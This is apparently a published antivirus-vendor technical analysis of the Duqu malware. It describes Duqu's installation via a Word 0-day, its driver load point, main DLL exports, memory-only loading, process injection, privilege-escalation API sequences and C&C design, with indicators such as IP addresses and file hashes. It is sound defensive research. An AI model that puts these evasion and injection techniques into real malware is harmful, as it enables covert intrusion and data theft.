

W32.Duqu

The precursor to the next Stuxnet

Version 1.3 (November 1, 2011)

Contents

Executive summary.....	1
Infection Statistics.....	3
Geographic distribution.....	3
File history.....	4
Technical Analysis.....	5
Installation	5
Installed component architecture	6
Load point (JMINET7.SYS)	7
Main DLL (NETP191.PNF)	8
Payload loader (Resource 302).....	9
Payload (.zdata DLL)	12
Downloaded threats.....	15
Replication	17
Variants	18
CMI4432.SYS	18
CMI4432.PNF	18
Acknowledgements.....	19
Appendix	19
File hashes.....	19
Diagnostics.....	19
Version history	20

Executive summary

On October 14, 2011, we were alerted to a sample by the [Laboratory of Cryptography and System Security](#) (CrySyS) at Budapest University of Technology and Economics. The threat appeared very similar to the Stuxnet worm from June of 2010. CrySyS named the threat Duqu [dyü-kyü] because it creates files with the file name prefix “~DQ”. The research lab provided their detailed initial report to us, which we have added as an appendix. The threat was recovered by CrySyS from an organization based in Europe and has since been found in numerous countries. We have confirmed [W32.Duqu](#) is a threat nearly identical to Stuxnet, but with a completely different purpose.

Duqu is essentially the precursor to a future Stuxnet-like attack. The threat was written by the same authors, or those that have access to the Stuxnet source code, and the recovered samples have been created after the last-discovered version of Stuxnet. Duqu’s purpose is to gather intelligence data and assets from entities such as industrial infrastructure and system manufacturers, amongst others not in the industrial sector, in order to more easily conduct a future attack against another third party. The attackers are looking for information such as design documents that could help them mount a future attack on various industries, including industrial control system facilities.

Duqu does not contain any code related to industrial control systems and is primarily a remote access Trojan (RAT). The threat does not self-replicate.

The Laboratory of Cryptography and System Security (CrySyS) has also allowed us to include their detailed initial report, which you can find as an appendix.

Our telemetry shows the threat has been highly targeted toward a limited number of organizations for their specific assets. However, it's possible that other attacks are being conducted against other organizations in a similar manner with currently undetected variants.

In one case, the attackers used a specifically targeted email with a Microsoft Word document. The Word document contained a currently undisclosed 0-day kernel exploit that was able to install Duqu. It is unknown whether the attackers used the same methodology and the same 0-day in other cases. More information regarding the 0-day will be released when the issue has been patched.

The attackers used Duqu to install another infostealer that can record keystrokes and collect other system information. The attackers were searching for information assets that could be used in a future attack. In one case, the attackers did not appear to successfully exfiltrate any sensitive data, but details are not available on all cases.

Two variants were initially recovered and, in reviewing our archive of submissions, the first recording of an attack occurred in early August. However, based on file-compilation times, attacks using these variants may have been conducted as early as November 2010. Additional variants were created as recently as October 17, 2011 and new payload modules downloaded October 18, 2011. Thus, at the time of discovery, the attackers were still active.

At the time of writing, Duqu infections have been confirmed in eight countries, and unconfirmed reports exist in an additional 4 countries. Duqu consists of a driver file, a DLL (that contains many embedded files), and a configuration file. These files must be installed by another executable—the installer. The installer registers the driver file as a service so it starts at system initialization. The driver then injects the main DLL into services.exe. From here, the main DLL begins extracting other components and these components are injected into other processes. This process injection hides Duqu's activities and may allow certain behaviors to bypass some security products.

One of the variant's driver files was signed with a valid digital certificate that expires on August 2, 2012. The digital certificate belongs to a company headquartered in Taipei, Taiwan and was revoked on October 14, 2011. The private keys used to generate the certificate were stolen from the company. Having a legitimate certificate allows Duqu to bypass default restrictions on unknown drivers and common security policies.

Duqu uses HTTP and HTTPS to communicate to a command and control (C&C) server at 206.183.111.97, which is hosted in India and 77.241.93.160 hosted in Belgium. Both of these IPs are inactive. To date these are the only C&C server IPs encountered and are reliable indicators of Duqu activity on a network. Additional diagnostic procedures can be found in the appendix. Duqu also has proxy-aware routines, but these do not appear to be used by default.

Through the command and control server, the attackers were able to download additional executables, including an infostealer that can perform actions such as enumerating the network, recording keystrokes, and gathering system information. The information is logged to a lightly encrypted and compressed local file, and then must be exfiltrated out. In addition to this infostealer, three more DLLs that queried for additional basic system information were pushed out by the C&C server on October 18.

The threat uses a custom command and control protocol, primarily downloading or uploading what appear to be .jpg files. However, in addition to transferring dummy .jpg files, additional encrypted data is appended to the .jpg file for exfiltration, and likewise received. The use of the .jpg files is simply to obfuscate network transmissions.

The threat does not self-replicate, but based on forensic analysis of compromised computers, the threat was instructed, likely using the C&C server, to replicate through network shares to additional computers on the network.

A non-default configuration file was created for those infections, instructing the threat to not use the external C&C server, but instead use a peer-to-peer C&C model. In these cases, the newly compromised computer is instructed to communicate with the infecting computer, which proxies all the C&C traffic back to the external C&C server. Using a peer-to-peer C&C model allows the threat to access computers that may not be connected

directly to the external Internet and also avoid the detection of potentially suspicious external traffic from multiple computers.

Finally, the threat is configured to run for 30 days by default. After 30 days, the threat will automatically remove itself from the system. However, Duqu has downloaded additional components that can extend the number of days. Thus, if the attackers are discovered and they lose the ability to control compromised computers (for example, if the C&C servers are shutdown), the infections will eventually automatically remove themselves, preventing possible discovery.

Duqu shares a great deal of code with Stuxnet; however, the payload is completely different. Instead of a payload designed to sabotage an industrial control system, it has been replaced with general remote access capabilities. The creators of Duqu had access to the source code of Stuxnet, not just the Stuxnet binaries. The attackers intend to use this capability to gather intelligence from a private entity that may aid future attacks on a third party.

While suspected, no similar precursor files have been recovered that date prior to the Stuxnet attacks.

CrySys, the original research lab that discovered this threat, has also allowed us to include their detailed initial report, which you can find as an appendix.

Infection Statistics

Geographic distribution

At the time of writing, Duqu infections have been confirmed in six organizations in eight countries. The confirmed six organizations include:

- Organization A—France, Netherlands, Switzerland, Ukraine
- Organization B—India
- Organization C—Iran
- Organization D—Iran
- Organization E—Sudan
- Organization F—Vietnam


Note some organizations are only traceable back to an ISP and thus, all six may not be distinct organizations.

Other security vendors have reported infections in:

- Austria
- Hungary
- Indonesia
- United Kingdom
- Iran (Infections different from those observed by Symantec.)

Figure 1

Geographic distribution



File history

Duqu has three files: a driver, a main DLL, and an encrypted configuration file that contains the time the infection occurred. Inside the main DLL is a resource numbered 302, which is actually another DLL. Two Duqu variants were recovered in our initial investigation. Additional variants have since been recovered.

Functional differences between variants are minor. Primarily, the names of registry key and files used are different and unnecessary code has been removed. Additional analysis of variant differences is discussed in the [Variants](#) section.

Table 1

Duqu variants

	Driver		Main DLL		Configuration File	
	File name	Compile time	File name	Compile time	File name	Infection time
Variant 1	jminet7.sys	11/3/2010 17:25	netp191.PNF	11/4/2010 16:48	netp192.pnf	8/11/2011 7:50
Variant 2	cmi4432.sys	11/3/2010 17:25	cmi4432.pnf	7/17/2011 7:12	cmi4464.pnf	8/18/2011 7:29
Variant 3	nfred965.sys	11/3/2010 10:25			netf2.pnf	10/3/2011 4:37
Variant 4	nfred965.sys	11/3/2010 10:25			netf2.PNF	10/18/2011 3:07
Variant 5	nfred965.sys	10/17/2011 20:06	netf1.PNF	7/17/2011	netf2.PNF	10/18/2011 3:07
Variant 6	nred961.sys	11/3/2010 17:25				
Variant 7	adp55xx.sys					
Variant 8	adpu321.sys	10/17/2011 20:06				
Variant 9	iaStor451.sys	11/3/2010 6:13				
Variant 10	allide1.sys		iddr021.pnf	11/4/2010 16:48		
Variant 11	iraid18.sys		ird182.pnf			
Variant 12	noname.sys					
Variant 13	igdkmd16b.sys	10/17/2011 20:06				
Variant 14	igdkmd16b.sys		netq795.pnf			

Additional files, listed in table 2, were downloaded by the command and control server and injected into processes for execution or saved as temporary filenames.

Table 2

Additional downloaded files

MD5	Compile Time	Purpose
9749d38ae9b9ddd81b50aad679ee87ec	Wed Jun 01, 03:25:18 2011	Stealing information
4c804ef67168e90da2c3da58b60c3d16	Mon Oct 17 17:07:47 2011	Reconnaissance module
856a13fcae0407d83499fc9c3dd791ba	Mon Oct 17 16:26:09 2011	Lifespan extender
92aa68425401ffedcfba4235584ad487	Tue Aug 09 21:37:39 2011	Stealing information

Based on the compile times, we can derive a history of the variants and additional downloaded modules. Variant 1 was the earliest variant recovered. In particular, variant 1 may have been used in a separate attack as early as December 2010 and based on this incident we know it was still being used in August 2011. Variant 2 was developed later, and clearly used the same components as variant 1. However, the driver was signed and the main payload was updated in July 2011. Only two major driver variants exist: the first compiled in November 2010, followed by an update on October 17, 2011, demonstrating activity by the attackers even after the public disclosure on Duqu.

Finally, the infostealer appears to have been first created along the same timeframe, in June 2011. The most recent variant was created on October 17, prior to the server being shutdown. Two of the additional DLLs pushed from the C&C were compiled hours before this sample.

Note that the recovered Stuxnet files date between June 2009 and March 2010 and therefore date prior to the first development of these variants.

Technical Analysis

Installation

In one case, Duqu arrived at the target using a specially crafted, Microsoft Word document. The Word document contained a currently undisclosed 0-day kernel exploit that allows the attackers to install Duqu onto the computer unbeknownst to the user.

The full installation process for Duqu is quite involved and lengthy. To illustrate the installation process as simply as possible it can be divided into 2 parts: the exploit shellcode and the installer.

Exploit shellcode

The vulnerability details are currently undisclosed due to the current unavailability of a patch. Future versions of this paper will include the details related to the vulnerability.

When the Word document is opened, the exploit is triggered. The exploit contains kernel mode shellcode, which will first check if the computer is already compromised by looking for the registry value `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\CFID`. If the computer has already been compromised, the shellcode gracefully exits.

If the computer has not been infected, the shellcode decrypts two executable files from within the Word document: a driver file and installer DLL. The shellcode then passes execution to the extracted driver file, which injects code into `services.exe`, as defined by the installer configuration file. The code then executes the installer DLL.

Finally, the shellcode will replace itself with zeros, wiping itself from memory.

Installer

Once the driver file has passed control to the installer DLL, the installer proceeds to decrypt three files from within itself: Duqu's main DLL, a `.sys` driver file that is the load point that starts Duqu after a reboot, and a installer configuration file. The main DLL and driver file are the only components that will be left on the system after installation has completed, along with a different configuration file discussed later.

The installer configuration file has two timestamps inside representing the timeframe window for installation. In the sample received, the time frame was eight days. The installer will terminate if executed outside this time window.

If the date falls within the timeframe, the installer DLL then passes execution to Duqu's main DLL by hooking `ntdll.dll` in the same manner as Stuxnet. Installation continues from inside Duqu's main DLL.

The main DLL component has eight exports. The installation is handled by exports 4 and 5. Additional export functionality is discussed in the [Main DLL](#) section. Export 4 is responsible for finding an appropriate process to inject into, injecting the main DLL (itself) into this process and passing along a pointer to the three decrypted files.

Export 5 is the actual installation routine. Export 5 drops the load point driver into the `%System%\Drivers\` folder with a name defined by the installation configuration file. Next, a service is created so the driver is loaded every time Windows starts.


The main DLL is encrypted and placed in the %Windir%\inf\ folder with a name defined by the installation configuration file. This file will be decrypted and executed by the driver when the computer starts. The final step of the installation phase involves the main DLL reading a configuration file from within itself, encrypting it, and placing it in the %Windir%\inf\ folder as well.

When the installation phase is completed there are just three files left on the disk: the driver, the encrypted main DLL (which will be decrypted by the driver), and the encrypted main DLL configuration file.

The entire installation process is quite involved. During the process seven different files are decrypted, at least three processes are injected into, and ntdll.dll is hooked multiple times to allow dynamic loading of decrypted components into memory. In fact, during the entire process every part of Duqu resides decrypted only in memory. Only one unencrypted file, the load-point driver, is ever written to the disk during the entire process. Duqu was clearly designed to minimize detectable footprints left on the disk.

Figure 2

W32.Duqu installation process



Installed component architecture

The threat begins execution at system start through a registered driver (e.g. JMINET7.SYS or CMI4432.SYS). The driver file injects the main DLL (e.g. NETP191.PNF or CMI4432.PNF) into services.exe. Using the configuration file (e.g. NETP192.PNF or CMI4464.PNF), the main DLL extracts an embedded file: resource 302. Resource 302 is a DLL that contains another embedded section (.zdata) that contains the main functionality of the threat.

Note that another executable (**the installer**) must have created the driver, the configuration file, and the main DLL, as well as registered the driver as a service. The remaining parts of this document will discuss the JMINET7/NETP191 variant (variant 1) in terms of the separate sections, and enumerates the minor differences between this and variant 2.

Load point (JMINET7.SYS)

The purpose of the driver is to activate the threat at system start. The driver is defined as a service with the name and display name of “JmiNET3” under the following registry subkey:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3
```

The driver is loaded at kernel initialization (Start Type = 1) and is responsible for injecting the main DLL (NETP191.PNF) into a specified process. The process name to inject into, and the DLL file path that should be injected, are located in the following registry subkey:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3\FILTER
```

The data held within the registry subkeys are encrypted. Once decrypted, the data has the following format:

```
DWORD control[4]
DWORD encryption_key
DWORD sizeof_processname
BYTE processname[sizeof_processname]
DWORD sizeof_dllpath
BYTE dllpath[sizeof_dllpath]
```


Note the encryption_key field. The DLL is encrypted on the disk and is decrypted using this key before it is injected into other processes. The encryption uses a simple multiplication rolling key scheme. By default, the main DLL is located at %SystemDrive%\inf\netp191.pnf and the injected process is services.exe.

The driver will ensure the system is not in Safe Mode and no debuggers are running. The driver then registers a DriverReinitializationRoutine and calls itself (up to 200 times) until it is able to detect the presence of the HAL. DLL file. This ensures the system has been initialized to a point where it can begin injecting the main DLL.

The driver injects the DLL by registering a callback with PsSetLoadImageNotifyRoutine. PsSetLoadImageNotifyRoutine will execute the callback any time an image, such as a DLL or EXE, is loaded and prior to execution.

Figure 3

Threat architecture of variant 1



If the image loaded is KERNEL32.DLL, the driver will get the addresses of relevant APIs by comparing the hashes of their name to a predefined list.

If the image matches services.exe, the driver will inject some trampoline code that contains the API addresses along with the DLL. The entry point will then be modified to point to the trampoline code.

As part of its operation JMINET7.SYS will also create two devices:

```
\DEVICE\Gpd1
\Device\{3093AAZ3-1092-2929-9391}
```

JMINET7.SYS is functionally equivalent and almost a binary match to MRXCLS.SYS from Stuxnet.

Figure 3 shows how NETP191.PNF is injected.

Main DLL (NETP191.PNF)

NETP191.PNF is the main executable that will load all the other components. NETP191.PNF contains the payload DLL in resource 302 and an encrypted configuration data block. The NETP191.PNF DLL contains eight exports, named by number. These exports will extract resource 302, which loads the primary payload of the threat. The exports are as follows:

- 1 – Initialize the data
- 2 – Run export number 6
- 3 – Get the version information from the configuration data
- 4 – Inject itself into a suitable process and run export 5 (only if on a 32bit platform)
- 5 – System setup
 - Pre-install: Drop the provided load-point driver and create service
 - Post-install: Load the resource 302 DLL (resource 302 is a loader for the main payload)
- 6 – Cleanup routine
- 7 – Start the RPC component
- 8 – The same as export 1, but with a delay timer

When executed, NetP191.pnf decrypts the configuration data stored in Netp192.pnf. A “lifetime” value in the configuration data is checked. If the sample has been running for more than 30 days then export number 2 is called. Export 2 calls export 6, which is the cleanup routine. This routine removes traces of the threat from the compromised computer. If the threat has been running for less than 30 days, then it continues to function. The 30-day lifetime check can be extended by the Duqu attackers.

The threat may then check if it is connected to the Internet by performing a DNS lookup for a domain stored in the configuration data (in this instance the domain is Microsoft.com). If this fails, an additional DNS lookup is performed on kasperskychk.dyndns.org. The threat expects this domain to resolve to 68.132.129.18, but it is not currently registered. This behavior does not occur by default.

Figure 4
How NETP191.PNF is injected





Figure 5
Resource 302



NETP191.PNF will then inject itself into one of four processes:

- Explorer.exe
- IExplore.exe
- Firefox.exe
- Pccntmon.exe

The RPC component is only intended for local use and makes seven functions available. These are:

- Get the version information from the configuration data
- Load a module and run the export
- Load a module
- Create a process
- Read a file
- Write a file
- Delete a file

Of these exported functions, Duqu only uses the first three in order to load and execute the embedded resource 302. This RPC component is identical to Stuxnet's RPC component. In addition, the DLL can scan for and attempt to disable a variety of security products.

Payload loader (Resource 302)

This DLL file is contained within the main DLL, NetP191.pnf.

Resource 302 is a loader program. It can load the payload into memory and execute it in several different ways. The payload is included in the .zdata section of resource 302. The .zdata section is compressed and consists of the payload DLL, a configuration file containing C&C information, and a second DLL, which contains similar code to that found at the start of resource 302 itself.

The main function of resource 302 is to load a file into memory. Which file to load is not configurable, but instead is hardcoded into the payload file that is stored in the .zdata section. We refer to this main function as LoadFile. Note that functionality also exists to allow the loading of a direct memory buffer, but is not utilized. LoadFile can be called as follows:

```
LoadFile ( LoadMethod , ProcessName, String );
```

Where:

- LoadMethod is a number from zero to three that specifies the loading technique to use (discussed below).
- ProcessName is a preferred name to use for the newly loaded file.
- A string that can be passed into resource 302 (normally this is set to 0).

Summary of the LoadMethod 0 – 3:

- 0: Hook Ntdll and call LoadLibrary with the parameter sort[RANDOM].nls. This file does not actually exist.
- 1: Use a template .exe file to load the payload DLL by creating the executable process in suspended mode and then resuming execution.
- 2: Use CreateProcessAsUser to execute the template executable and elevate privileges as needed.
- 3: Attempt to use an existing process name for the template executable and elevate privileges.

Exports

Resource 302 has 12 exports. The majority of these exports call the LoadFile function, though each export calls it with different hardcoded parameters:

- Export 1: LoadFile(0 , 0 , 0)
- Export 2: LoadFile(1 , 0 , 0)
- Export 4: LoadFile(1 , 0 , 0)
- Export 5: LoadFile(1 , 0 , 0)

- Export 7: LoadFile(1, 0 , arg0)
- Export 10: LoadFile(3 , "iexplore.exe" , 0)
- Export 11: LoadFile(3 , "explorer.exe" , 0)
- Export 12: LoadFile(2 , "explorer.exe" , 0)
- Export 13: Run in svchost
- Export 14: Load the second DLL in the .zdata section, and call export 16
- Export 15: LoadFile(3 , "svchost.exe" , 0)
- Export 16: Inject payload in the default browser and elevate privileges

Loading techniques

Method 0

This method of loading involves reading ntdll.dll from memory and hooking the following functions:

- ZwQueryAttributesFile
- ZwCloseFile
- ZwOpen
- ZwMapViewOfSection
- ZwCreateSection
- ZwQuerySection

These functions are replaced with new functions that monitor for the file name sort[RANDOM].nls. When LoadLibrary is called with that file name, these replacement functions that are called by LoadLibrary will load the DLL from a buffer in memory, rather than from the disk. In this way the payload can be loaded like a regular file on disk, even though it does not exist on the disk (when searching for the file, it will not be found). This routine is similar to a routine used by Stuxnet.

Method 1

Using this method a template executable is decoded from inside the loader. The template is an executable that will load a DLL from a buffer and call a specified export from the loaded DLL. The loader populates the template with the correct memory offsets so that it can find the payload and launch it.

A chosen process is overwritten (it can be one of a list of processes, the default name is svchost.exe).

The chosen process is created in suspended mode and then is overwritten with the template executable. Then the process is resumed and the template runs, loading the DLL and executing the specified export under the name of a legitimate process. This routine is also similar to the one used in Stuxnet.

Method 2

This method is similar to Method 1, using the template-loading technique. However, Method 2 attempts to elevate privileges before executing the template executable. It can use several different techniques to do this.

First it attempts to gain the following privileges:

- "SeDebugPrivilege"
- "SeAssignPrimaryTokenPrivilege"
- "SeCreateTokenPrivilege"

If this is sufficient the threat uses these to create the template process, as in Method 1.

If the threat still does not have sufficient access, then it will call the following APIs to try to elevate its privileges further:

- GetKernelObjectSecurity
- GetSEcurityDescriptorDACL
- BuildExplicitAccessWithName
- MakeAbsoluteSD
- SetEntriesinACLW
- SetSecurityDescriptorDACL
- SetKernelObjectSecurity

If it is able to create the process after this, it proceeds. Otherwise it will try to gain the following privileges:

- "SeTcbPrivilege"
- "SeAssignPrimaryTokenPrivilege"
- "SeIncreaseQuotaPrivilege"
- "SeImpersonatePrivilege"

Then the threat attempts to duplicate a token before using that token in a call to CreateProcessAsUser.

Method 3

This method must be supplied by a process name that is already running. This method also uses the template executable to execute the payload DLL and will try to use the last technique (mentioned above) to elevate privileges also.

.zdata section

The .zdata section is compressed and consists of three files and a header that points to each file.

When the resource is decompressed, it is byte-for-byte identical to the data that is in resource 302 of CMI4432.PNF, the second variant. The resource in CMI4432.PNF is not an MZ file, it is simply the raw data stored in the resource.

The beginning of the decompressed .zdata section is shown below. The first dword (shown in red) is a magic value to denote the start of the index block. The next dword (shown in red) is the offset to the MZ file. The offset is 00009624 (you can see that next portion marked in red is an MZ file and it is at offset 9624). This is how the loader file finds the payload DLL in the .zdata section. It reads the 24h byte index block, which lets the loader know the offset and size of the various files stored in the decompressed .zdata section.

Figure 6

Decompressed .zdata section

```

00: 93 71 74 48 13 97 00 00 | 00 EA 03 00 24 96 00 00 | ■qtH!! ■   ê  L  $ ■
10: EF 00 00 00 24 00 00 00 | 00 96 00 00 00 00 00 00 | ÿ  $   ■
20: 00 00 00 00 4D 5A 90 00 | 03 00 00 00 04 00 00 00 |   MZ ■  L  J
30: FF FF 00 00 B8 00 00 00 | 00 00 00 00 40 00 00 00 | üü  ,   @
40: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 |
50: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 |
60: E8 00 00 00 0E 1F BA 0E | 00 B4 09 CD 21 B8 01 4C | è   月月 'í! ,  L
70: CD 21 54 68 69 73 20 70 | 72 6F 67 72 61 6D 20 63 | Í!This program
80: 61 6E 6E 6F 74 20 62 65 | 20 72 75 6E 20 69 6E 20 | annot be run in
  
```

In the .zdata section there are two DLLs and one configuration file. The configuration file is not accessed by the loader at anytime, but is used exclusively by the payload. When the payload is loaded into memory and executed, the loader also passes a pointer to the decompressed .zdata data so the payload has access to the configuration file using the index block, as also show above.

As for the other DLL in the .zdata section, it is actually a copy of resource 302 itself, but it does not have a .zdata section. Export 16 in the loader is able to extract this other DLL from the .zdata section and call export 16. However, that function appears to be broken.

The index block (above) is the exact same layout that was used in the .stub section of the previous Stuxnet samples.

Figure 7

The .zdata section inside Resource302.dll

Number	Name	UirtSize	RVA	PhysSize	Offset	Flag
1	.text	0000368C	00001000	00003800	00000400	60000020
2	.rdata	00002311	00005000	00002400	00003C00	40000040
3	.data	0000320C	00008000	00003200	00006000	C0000040
4	.zdata	00025CB9	0000C000	00026000	00009200	C0000040
5	.reloc	00000350	00032000	00000400	0002F200	42000040

Payload (.zdata DLL)

The .zdata section contains the final payload DLL and its associated configuration data. The .zdata payload DLL is decompressed and loaded by the resource 302 DLL, the payload loader.

The purpose of the .zdata DLL is command and control functionality, which appears to allow downloading and executing updates. However, since portions of the command and control analysis are still underway, other functionality may exist.

The command and control protocol uses HTTPS and HTTP. SMB command and control channel functionality also exists for peer-to-peer command and control, but is not used by default.

To function properly, it expects a blob of data (.zdata) with the following structure:

```
00000000 config_res302    struc ; (sizeof=0x24)
00000000 magic          dd ?
00000004 main          ofs_size ?
0000000C config       ofs_size ?
00000014 template     ofs_size ?
